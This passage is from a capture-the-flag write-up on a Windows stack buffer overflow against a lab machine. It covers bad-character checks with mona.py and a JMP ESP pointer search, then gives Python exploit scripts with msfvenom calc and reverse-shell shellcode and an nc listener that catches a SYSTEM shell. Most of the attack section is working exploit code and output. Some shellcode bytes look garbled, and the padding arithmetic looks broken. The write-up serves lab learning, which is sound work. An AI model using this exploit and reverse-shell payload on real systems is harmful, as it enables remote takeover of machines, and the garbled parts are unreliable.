| 0258EEA0 | 41 41 41 41 41 41 41 41 | AAAAAAAA         |
| 0258EEA8 | 41 41 41 41 41 41 41 41 | AAAAAAAA         |
| 0258EEB0 | 41 41 41 41 41 41 41 41 | AAAAAAAA         |
| 0258EEB8 | 41 41 41 41 42 42 42 42 | AAAABBBB         |
| 0258EEC0 | 01 02 03 04 05 06 07 08 | 00000000         |
| 0258EEC8 | 09 0A 0B 0C 0D 0E 0F 10 | ..0..888         |
| 0258EED0 | 11 12 13 14 15 16 17 18 | 44444444         |
| 0258EED8 | 19 1A 1B 1C 1D 1E 1F 20 | 44444444         |
| 0258EEE0 | 21 22 23 24 25 26 27 28 | 44444444         |
| 0258EEE8 | 29 2A 2B 2C 2D 2E 2F 30 | 44444444         |
| 0258EEF0 | 31 32 33 34 35 36 37 38 | 12345678         |
| 0258EEF8 | 39 3A 3B 3C 3D 3E 3F 40 | 9:;<=>?@         |
| 0258EF00 | 41 42 43 44 45 46 47 48 | ABCDEFGHI        |
| 0258EF08 | 49 4A 4B 4C 4D 4E 4F 50 | IJKLMNOP         |
| 0258EF10 | 51 52 53 54 55 56 57 58 | QRSTUVWXYZ       |
| 0258EF18 | 59 5A 5B 5C 5D 5E 5F 60 | YZ[\]^_`         |
| 0258EF20 | 61 62 63 64 65 66 67 68 | abcdefghijklmnop |
| 0258EF28 | 69 6A 6B 6C 6D 6E 6F 70 | ijklmnop         |
| 0258EF30 | 71 72 73 74 75 76 77 78 | qrstuvwxyz       |
| 0258EF38 | 79 7A 7B 7C 7D 7E 7F 80 | yz{ }~00         |
| 0258EF40 | 81 82 83 84 85 86 87 88 | 00000000         |
| 0258EF48 | 89 8A 8B 8C 8D 8E 8F 90 | 00000000         |
| 0258EF50 | 91 92 93 94 95 96 97 98 | 00000000         |
| 0258EF58 | 99 9A 9B 9C 9D 9E 9F A0 | 00000000         |
| 0258EF60 | A1 A2 A3 A4 A5 A6 A7 A8 | 00000000         |
| 0258EF68 | A9 AA AB AC AD AE AF B0 | 00000000         |
| 0258EF70 | B1 B2 B3 B4 B5 B6 B7 B8 | 00000000         |
| 0258EF78 | B9 BA BB BC BD BE BF C0 | 00000000         |
| 0258EF80 | C1 C2 C3 C4 C5 C6 C7 C8 | 00000000         |
| 0258EF88 | C9 CA CB CC CD CE CF D0 | 00000000         |
| 0258EF90 | D1 D2 D3 D4 D5 D6 D7 D8 | 00000000         |
| 0258EF98 | D9 DA DB DC DD DE DF E0 | 00000000         |
| 0258EFA0 | E1 E2 E3 E4 E5 E6 E7 E8 | 00000000         |
| 0258EFA8 | E9 EA EB EC ED EE EF F0 | 00000000         |
| 0258EFB0 | F1 F2 F3 F4 F5 F6 F7 F8 | 00000000         |
| 0258EFB8 | F9 FA FB FC FD FE FF 43 | 00000000         |
| 0258EFC0 | 43 43 43 43 43 43 43 43 | CCCCCCCC         |
| 0258EFC8 | 43 43 43 43 43 43 43 43 | CCCCCCCC         |

We can see from the hexdump the only hex character missing is `\x00`

But when you're dealing with an executable that might have 20 bad characters going through them one by one can lead to you missing some values. But by using [mona.py](https://github.com/g0tmilk/mona.py) we can pass mona a bin file containing all the hex value and it will look through the hex dump and tell us what characters are bad.

```

L Log data
Address Message
0258EEC0 0 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f File
0258EEC0 -1 Memory
0258EEC0 10 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f File
0258EEC0 20 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f File
0258EEC0 30 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f File
0258EEC0 40 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f File
0258EEC0 50 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f File
0258EEC0 60 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f File
0258EEC0 70 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f File
0258EEC0 80 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f File
0258EEC0 90 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f File
0258EEC0 a0 a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af File
0258EEC0 b0 b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf File
0258EEC0 c0 c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf File
0258EEC0 d0 d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df File
0258EEC0 e0 e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef File
0258EEC0 f0 f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff File
0258EEC0
0258EEC0 | File | Memory | Note
0258EEC0 0 0 1 0 | 00 | | missing
0258EEC0 1 0 255 255 | 01 ... ff | 01 ... ff | unmodified!
0258EEC0
0258EEC0 Possibly bad chars: 00
0258EEC0
0BADF000 [+] This mona.py action took 0:00:00.375000
!mona compare -a esp -f C:\badchar_test.bin

```

With mona we can easily and quickly see the bad characters.

## Redirecting code flow

Since we now have control of the `EIP`, we want to divert the programs usual code flow, to somewhere else in memory that we control. This would allow us to redirect code to our malicious shellcode so the program executes that instead of its usual code. Since this program isn't compiled with `ASLR` we don't need to worry about the initial memory address being randomized.

Since we are not dealing with `ASLR` we can find the bytecode for 'JMP ESP' and overwrite our `EIP` with the address. This will allow us to execute any code that follows that. Once `JMP ESP` is executed it will direct the flow of execution to the address the `ESP` points to.

When finding this location we want to make sure our bad characters are not within the memory address as this will crash the program. We will use [mona.py](#) to find this location

```

0BADF000 - Number of pointers of type 'jmp esp' : 9
0BADF000 [+] Results :
625014DF 0x625014df : jmp esp : (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS:
625014EB 0x625014eb : jmp esp : (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS:
625014F7 0x625014f7 : jmp esp : (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS:
62501503 0x62501503 : jmp esp : ascii (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
6250150F 0x6250150f : jmp esp : ascii (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, SafeSEH: False,
6250151B 0x6250151b : jmp esp : ascii (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, Safe
62501527 0x62501527 : jmp esp : ascii (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, Safe
62501533 0x62501533 : jmp esp : ascii (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, Safe
62501535 0x62501535 : jmp esp : ascii (PAGE_EXECUTE_READ) [lessfunc.dll] ASLR: False, Rebase: False, Safe
0BADF000 Found a total of 9 pointers
0BADF000
0BADF000 [+] This mona.py action took 0:00:02.308000

```

```
!mona jmp -r esp -cpb '\x00'
```

Since memory addresses are stored back-to-front we need to reverse the order of our `jmp esp` value we can use a python packet called struct to deal with this.

```

import socket,sys
import struct

address = '192.168.79.129'
port = 9999

uname = "sam"

buffer_len = 3000
offset = 2012
jmp_esp = 0x625014df

# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += struct.pack("<I", jmp_esp)
buffer += "\xCC\xCC\xCC\xCC"
buffer += "C" * (buffer_len * len(buffer))

try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address,port))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)
except:
    print '[!] Unable to connect to the application.'
    sys.exit(0)
finally:
    s.close()

```

| CPU - thread 00000E8C |    |         |
|-----------------------|----|---------|
| 0230EEC1              | CC | INT3    |
| 0230EEC2              | CC | INT3    |
| 0230EEC3              | CC | INT3    |
| 0230EEC4              | 43 | INC EBX |
| 0230EEC5              | 43 | INC EBX |
| 0230EEC6              | 43 | INC EBX |
| 0230EEC7              | 43 | INC EBX |
| 0230EEC8              | 43 | INC EBX |
| 0230EEC9              | 43 | INC EBX |
| 0230EECA              | 43 | INC EBX |
| 0230EECB              | 43 | INC EBX |
| 0230EECC              | 43 | INC EBX |
| 0230EECD              | 43 | INC EBX |
| 0230EECE              | 43 | INC EBX |
| 0230EECF              | 43 | INC EBX |



now we know we can execute code lets drop a shellcode.  
First, it is best to start with a simple shellcode for say a calc

```
root@kali:~/Documents/TryHackMe/BrainStorm# msfvenom -p windows/exec -b
"\x00" -f python --var-name shellcode CMD=calc.exe EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1237 bytes
shellcode = b""
shellcode += b"\xbe\b3\xac\x16\x2b\xd9\xc9\xd9\x74\x24\xf4"
shellcode += b"\x58\x2b\xc9\xb1\x31\x83\xe8\xfc\x31\x70\x0f"
shellcode += b"\x03\x70xbc\x4e\xe3\xd7\x2a\x0c\x0c\x28\xaa"
shellcode += b"\x71\x84\xcd\x9b\xb1\xf2\x86\x8b\x01\x70xca"
shellcode += b"\x27\xe9\xd4\xff\xbc\x9f\xf0\xf0\x75\x15\x27"
shellcode += b"\x3e\x86\x06\x1b\x21\x04\x55\x48\x81\x35\x96"
shellcode += b"\x9d\xc0\x72\xcb\x6c\x90\x2b\x87\xc3\x05\x58"
shellcode += b"\xdd\xdf\xae\x12\xf3\x67\x52\xe2\xf2\x46\xc5"
shellcode += b"\x79\xad\x48\xe7\xae\xc5\xc0\xff\xb3\xe0\x9b"
shellcode += b"\x74\x07\x9e\x1d\x5d\x56\x5f\xb1\xa0\x57\x92"
shellcode += b"\xcb\xe5\x5f\x4d\xbe\x1f\x9c\xf0\xb9\xdb\xdf"
shellcode += b"\x2e\x4f\xf8\x47\xa4\xf7\x24\x76\x69\x61\xae"
shellcode += b"\x74\xc6\xe5\xe8\x98\xd9\x2a\x83\xa4\x52\xcd"
shellcode += b"\x44\x2d\x20\xea\x40\x76\xf2\x93\xd1\xd2\x55"
shellcode += b"\xab\x02\xbd\x0a\x09\x48\x53\x5e\x20\x13\x39"
shellcode += b"\xa1\xb6\x29\x0f\xa1\xc8\x31\x3f\xca\xf9\xba"
shellcode += b"\xd0\x8d\x05\x69\x95\x72\xe4\xb8\xe3\x1a\xb1"
shellcode += b"\x28\x4e\x47\x42\x87\x8c\x7e\xc1\x22\x6c\x85"
shellcode += b"\xd9\x46\x69\xc1\x5d\xba\x03\x5a\x08\xbc\xb0"
shellcode += b"\x5b\x19\xdf\x57\xc8\xc1\x0e\xf2\x68\x63\x4f"
```

Since our msfvenom creates an encoded shellcode there consists a decoder element that is first executed beforehand. Simply put when these instructions are executed there is a chance it can cause the rest of the shellcode to become corrupted. Since this is a fairly simple buffer overflow we will fix this the lazy way. This is by just simply adding what we call a **NOP** sledge informed of the shellcode `\x90`.

```
import socket,sys
import struct

address = '192.168.79.129'
port = 9999

uname = "sam"

buffer_len = 3000
offset = 2012
jmp_esp = 0x625014df

#shellcode
shellcode = ""
shellcode += "\xbe\xb3\xac\x16\x2b\xd9\xc9\xd9\x74\x24\xf4"
shellcode += "\x58\x2b\xc9\xb1\x31\x83\xe8\xfc\x31\x70\x0f"
shellcode += "\x03\x70xbc\x4e\xe3\xd7\x2a\x0c\x0c\x28\xaa"
shellcode += "\x71\x84\xcd\x9b\xb1\xf2\x86\x8b\x01\x70xca"
shellcode += "\x27\xe9\xd4\xff\xbc\x9f\xf0\xf0\x75\x15\x27"
shellcode += "\x3e\x86\x06\x1b\x21\x04\x55\x48\x81\x35\x96"
shellcode += "\x9d\xc0\x72\xcb\x6c\x90\x2b\x87\xc3\x05\x58"
shellcode += "\xdd\xdf\xae\x12\xf3\x67\x52\xe2\xf2\x46\xc5"
shellcode += "\x79\xad\x48\xe7\xae\xc5\xc0\xff\xb3\xe0\x9b"
shellcode += "\x74\x07\x9e\x1d\x5d\x56\x5f\xb1\xa0\x57\x92"
shellcode += "\xcb\xe5\x5f\x4d\xbe\x1f\x9c\xf0\xb9\xdb\xdf"
shellcode += "\x2e\x4f\xf8\x47\xa4\xf7\x24\x76\x69\x61\xae"
shellcode += "\x74\xc6\xe5\xe8\x98\xd9\x2a\x83\xa4\x52\xcd"
shellcode += "\x44\x2d\x20\xea\x40\x76\xf2\x93\xd1\xd2\x55"
shellcode += "\xab\x02\xbd\x0a\x09\x48\x53\x5e\x20\x13\x39"
shellcode += "\xa1\xb6\x29\x0f\xa1\xc8\x31\x3f\xca\xf9\xba"
shellcode += "\xd0\x8d\x05\x69\x95\x72\xe4\xb8\xe3\x1a\xb1"
shellcode += "\x28\x4e\x47\x42\x87\x8c\x7e\xc1\x22\x6c\x85"
shellcode += "\xd9\x46\x69\xc1\x5d\xba\x03\x5a\x08\xbc\xb0"
shellcode += "\x5b\x19\xdf\x57\xc8\xc1\x0e\xf2\x68\x63\x4f"

# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += struct.pack("<I", jmp_esp)
buffer += "\x90" * 20
```


```

buffer += shellcode
buffer += "C" * (buffer_len * len(buffer))

try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address,port))
    s.recv(1024)
    s.send(uname + '\r\n')
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.recv(1024)
except:
    print '[!] Unable to connect to the application.'
    sys.exit(0)
finally:
    s.close()

```

Executing this pops the calc on our windows machine



Now we know that our exploit is working we can swap the calc shellcode out for a reverse shell.

```

root@kali:~/Documents/TryHackMe/BrainStorm# msfvenom -p
windows/shell_reverse_tcp LHOST=10.9.22.223 LPORT=8081 -b "\x00" -f python
--var-name shellcode EXI
TFUNC=thread

```

```
[ - ] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[ - ] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1965 bytes
shellcode = b""
shellcode += b"\xb8\x98\x28\x27\x83\xda\xc9\xd9\x74\x24\xf4"
shellcode += b"\x5b\x29\xc9\xb1\x52\x83\xc3\x04\x31\x43\x0e"
shellcode += b"\x03\xdb\x26\xc5\x76\x27\xde\x8b\x79\xd7\x1f"
shellcode += b"\xec\xf0\x32\x2e\x2c\x66\x37\x01\x9c\xec\x15"
shellcode += b"\xae\x57\xa0\x8d\x25\x15\x6d\xa2\x8e\x90\x4b"
shellcode += b"\x8d\x0f\x88\xa8\x8c\x93\xd3\xfc\x6e\xad\x1b"
shellcode += b"\xf1\x6f\xea\x46\xf8\x3d\xa3\x0d\xaf\xd1\xc0"
shellcode += b"\x58\x6c\x5a\x9a\x4d\xf4\xbf\x6b\x6f\xd5\x6e"
shellcode += b"\xe7\x36\xf5\x91\x24\x43\xbc\x89\x29\x6e\x76"
shellcode += b"\x22\x99\x04\x89\xe2\xd3\xe5\x26\xcb\xdb\x17"
shellcode += b"\x36\x0c\xdb\xc7\x4d\x64\x1f\x75\x56\xb3\x5d"
shellcode += b"\xa1\xd3\x27\xc5\x22\x43\x83\xf7\xe7\x12\x40"
shellcode += b"\xfb\x4c\x50\x0e\x18\x52\xb5\x25\x24\xdf\x38"
shellcode += b"\xe9\xac\x9b\x1e\x2d\xf4\x78\x3e\x74\x50\x2e"
shellcode += b"\x3f\x66\x3b\x8f\xe5\xed\xd6\xc4\x97\xac\xbe"
shellcode += b"\x29\x9a\x4e\x3f\x26\xad\x3d\x0d\xe9\x05\xa9"
shellcode += b"\x3d\x62\x80\x2e\x41\x59\x74\xa0\xbc\x62\x85"
shellcode += b"\xe9\x7a\x36\xd5\x81\xab\x37\xbe\x51\x53\xe2"
shellcode += b"\x11\x01\xfb\x5d\xd2\xf1\xbb\x0d\xba\x1b\x34"
shellcode += b"\x71\xda\x24\x9e\x1a\x71\xdf\x49\x2f\x8f\xc9"
shellcode += b"\x56\x47\x8d\xf5\x77\x09\x18\x13\xed\x39\x4d"
shellcode += b"\x8c\x9a\xa0\xd4\x46\x3a\x2c\xc3\x23\x7c\xa6"
shellcode += b"\xe0\xd4\x33\x4f\x8c\xc6\xa4\xbf\xdb\xb4\x63"
shellcode += b"\xbf\xf1\xd0\xe8\x52\x9e\x20\x66\x4f\x09\x77"
shellcode += b"\x2f\xa1\x40\x1d\xdd\x98\xfa\x03\x1c\x7c\xc4"
shellcode += b"\x87\xfb\xbd\xcb\x06\x89\xfa\xef\x18\x57\x02"
shellcode += b"\xb4\x4c\x07\x55\x62\x3a\xe1\x0f\xc4\x94\xbb"
shellcode += b"\xfc\x8e\x70\x3d\xcf\x10\x06\x42\x1a\xe7\xe6"
shellcode += b"\xf3\xf3\xbe\x19\x3b\x94\x36\x62\x21\x04\xb8"
shellcode += b"\xb9\xe1\x24\x5b\x6b\x1c\xcd\xc2\xfe\x9d\x90"
shellcode += b"\xf4\xd5\xe2\xac\x76\xdf\x9a\x4a\x66\xaa\x9f"
shellcode += b"\x17\x20\x47\xd2\x08\xc5\x67\x41\x28\xcc"
```

Now if we set up a nc session to catch the reverse shell and run the buffer overflow we should get a reverse shell back to us.

```
root@kali:~/Documents/TryHackMe/BrainStorm# nc -lvnp 8081
listening on [any] 8081 ...
connect to [10.9.22.223] from (UNKNOWN) [10.10.124.45] 49259
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>systeminfo
systeminfo

Host Name: BRAINSTORM
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: drake
Registered Organization:
Product ID: 00426-292-00000007-85799
Original Install Date: 8/29/2019, 10:20:47 PM
System Boot Time: 3/29/2020, 9:03:01 AM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
               [01]: Intel64 Family 6 Model 63 Stepping 2
GenuineIntel ~2394 Mhz
BIOS Version: Xen 4.2.amazon, 8/24/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 2,048 MB
Available Physical Memory: 1,562 MB
Virtual Memory: Max Size: 4,095 MB
```

```

Virtual Memory: Available: 3,438 MB
Virtual Memory: In Use: 657 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 2 Hotfix(s) Installed.
           [01]: KB2621440
           [02]: KB976902
Network Card(s): 1 NIC(s) Installed.
                  [01]: AWS PV Network Device
                        Connection Name: Local Area Connection 2
                        DHCP Enabled: Yes
                        DHCP Server: 10.10.0.1
                        IP address(es)
                        [01]: 10.10.124.45
                        [02]: fe80::7447:eb7a:c571:b39c
                        ^^^

```

As you can see we get a shell back as `nt authority\system` therefore giving us access to read the flag.

```

C:\Users\drake\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is C87F-5040

Directory of C:\Users\drake\Desktop

08/29/2019  10:55 PM    <DIR>          .
08/29/2019  10:55 PM    <DIR>          ..
08/29/2019  10:55 PM                32 root.txt
                1 File(s)                32 bytes
                2 Dir(s)  19,662,733,312 bytes free

```